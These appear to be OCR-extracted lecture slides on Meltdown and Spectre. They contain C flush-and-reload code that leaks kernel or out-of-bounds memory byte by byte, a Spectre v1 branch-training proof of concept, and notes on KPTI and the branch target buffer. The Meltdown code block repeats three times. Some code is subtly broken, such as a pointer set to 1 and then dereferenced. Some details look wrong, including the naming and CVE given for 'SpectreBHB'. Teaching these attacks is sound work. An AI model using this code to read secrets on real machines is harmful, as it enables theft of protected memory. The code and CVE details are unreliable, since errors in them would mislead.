
```
signal(SIGSEGV, handler);

for (int i = 0; i < 256; i++) _mm_clflush(&read_buf[i * 4096 + SHIFT]);

for (int byte = 0; byte < limit; byte++) {
    char *ptr = (char *)secret_ptr + byte;

    if (sigsetjmp(buf, 1) == 0) volatile char dat = read_buf[*ptr * 0x1000 + SHIFT];

    for (int i = 0; i < 256; i++) {
        char *address = &read_buf[i * 4096 + SHIFT];

        times[i] = measure_access_time(address);

        _mm_clflush((void *)address);
    }

    max_idx = get_array_max(times, 256);

    result[byte] = max_idx;
    printf("%c", result[byte]);
}
```



```c
signal(SIGSEGV, handler);

for (int i = 0; i < 256; i++) _mm_clflush(&read_buf[i * 4096 + SHIFT]);

for (int byte = 0; byte < limit; byte++) {
    char *ptr = (char *)secret_ptr + byte;

    if (sigsetjmp(buf, 1) == 0) volatile char dat = read_buf[*ptr * 0x1000 + SHIFT];

    for (int i = 0; i < 256; i++) {
        char *address = &read_buf[i * 4096 + SHIFT];

        times[i] = measure_access_time(address);

        _mm_clflush((void *)address);
    }

    max_idx = get_array_max(times, 256);

    result[byte] = max_idx;
    printf("%c", result[byte]);
}
```



```c
signal(SIGSEGV, handler);

for (int i = 0; i < 256; i++) _mm_clflush(&read_buf[i * 4096 + SHIFT]);

for (int byte = 0; byte < limit; byte++) {
    char *ptr = (char *)secret_ptr + byte;

    if (sigsetjmp(buf, 1) == 0) volatile char dat = read_buf[*ptr * 0x1000 + SHIFT];

    for (int i = 0; i < 256; i++) {
        char *address = &read_buf[i * 4096 + SHIFT];

        times[i] = measure_access_time(address);

        _mm_clflush((void *)address);
    }

    max_idx = get_array_max(times, 256);

    result[byte] = max_idx;
    printf("%c", result[byte]);
}
```




```
for (int i = 0; i < 256; i++) _mm_clflush(&read_buf[i * 4096 + SHIFT]);

for (int byte = 0; byte < limit; byte++) {
    char *ptr = (char *)secret_ptr + byte;

    if (_xbegin() == _XBEGIN_STARTED) {
        volatile char dat = read_buf[*ptr * 0x1000 + SHIFT];
        _xend();
    }

    for (int i = 0; i < 256; i++) {
        volatile char *address = &read_buf[i * 4096 + SHIFT];

        times[i] = measure_access_time(address);

        _mm_clflush((void *)address);
    }

    max_idx = get_array_max(times, 256);
    result[byte] = max_idx;
    printf("%c", result[byte]);
}
```

How could it be fixed?

- Mitigation of the vulnerability requires changes to the hardware or to the operating system kernel code, including increased isolation of kernel memory from user-mode processes.
- Linux kernel developers have referred to this measure as kernel page-table isolation (KPTI)
- It was reported that implementation of KPTI may lead to a reduction in CPU performance.

KPTI

- Leaves only a minimal set of kernel-space mappings that provides the information needed to enter or exit system calls, interrupts and exceptions




Spectre v1 – Bounds Check Bypass

- Result: conditional branch misprediction
  - e.g., You can bypass a bounds check on an array.
  - Very limited possibilities, but can be combined with Meltdown to suppress seg-faults
- Affected basically every CPU

- How it works:
  - Train the branch predictor at a given program location to go e.g., Taken
  - Flush the data that controls the branch
  - Give a branch input that makes it go the other way

Spectre v1 – Bounds Check Bypass

- Result: conditional branch misprediction



```c
void __attribute__((noinline)) attack_function(char *address, volatile uint8_t *condition) {
    if (*condition) { volatile char dat = read_buf[(*address) * 0x1000 + SHIFT]; }
}

int main() {

    /* ....FLUSH ..... */
    char *ptr = (char *)secret_ptr + byte;

    uint8_t *take_branch = 1;
    char valid[1] = {69};

    for (int i = 0; i < 1000; i++) attack_function(valid, take_branch);

    _mm_clflush(&read_buf[(*valid) * 0x1000 + SHIFT]);

    *take_branch = 0;
    _mm_clflush(take_branch);

    attack_function(ptr, take_branch);

    /* ....RELOAD..... */
}
```

Branch Target Buffer (BTB)

- Main task: store information about the target addresses of branch instructions, helping the processor to predict the next instruction to execute.
- The BTB stores entries that map branch instructions to their likely target addresses.
- How it works:
  1. BTB Entry Lookup:
     - When a branch instruction is encountered, the CPU looks up the BTB to check if there is an entry for that specific branch.
  2. Prediction and Speculative Execution:
     - If an entry is found in the BTB, the processor uses the associated target address as the next instruction to execute speculatively
  3. Validation and Commit:
     - If the prediction was correct, the speculative work is committed, and the pipeline continues without interruption.
     - If the prediction was *incorrect*, the incorrectly executed instructions are discarded, and the correct path is taken.

Spectre v2 – Branch Target Injection

- Result:
  - Speculatively executes instructions at a malicious target address, allowing the attacker to infer sensitive information.
- Affected basically every CPU
- How it works:
  - The attacker manipulates the BTB, which is a component of the branch prediction mechanism.
  - By influencing the BTB, the attacker can cause the processor to speculatively execute code that it shouldn't, potentially leaking sensitive information.

Other Spectre vulnerabilities

1. SpectreRSB (Return Stack Buffer or CVE-2018-3693):
   - Exploits the Return Stack Buffer, a microarchitectural structure, to speculatively execute instructions that leak sensitive information.

2. SpectreNG (Next Generation Spectre) Variants:
   - Encompasses several variants like Spectre-NG V1 (CVE-2018-3639) and Spectre-NG V2 (CVE-2018-3640), which involve speculative execution attacks exploiting various aspects of modern processors.

3. SpectreBHB (Bounds-Hitch Bound Check Bypass or CVE-2020-8694):
   - Exploits the branch predictor and speculative execution to bypass bounds checks in software, potentially leading to information leakage.

4. Many more…

Recap

Thank you

Filippo Visconti

{filippo@, www.}filippovisconti.com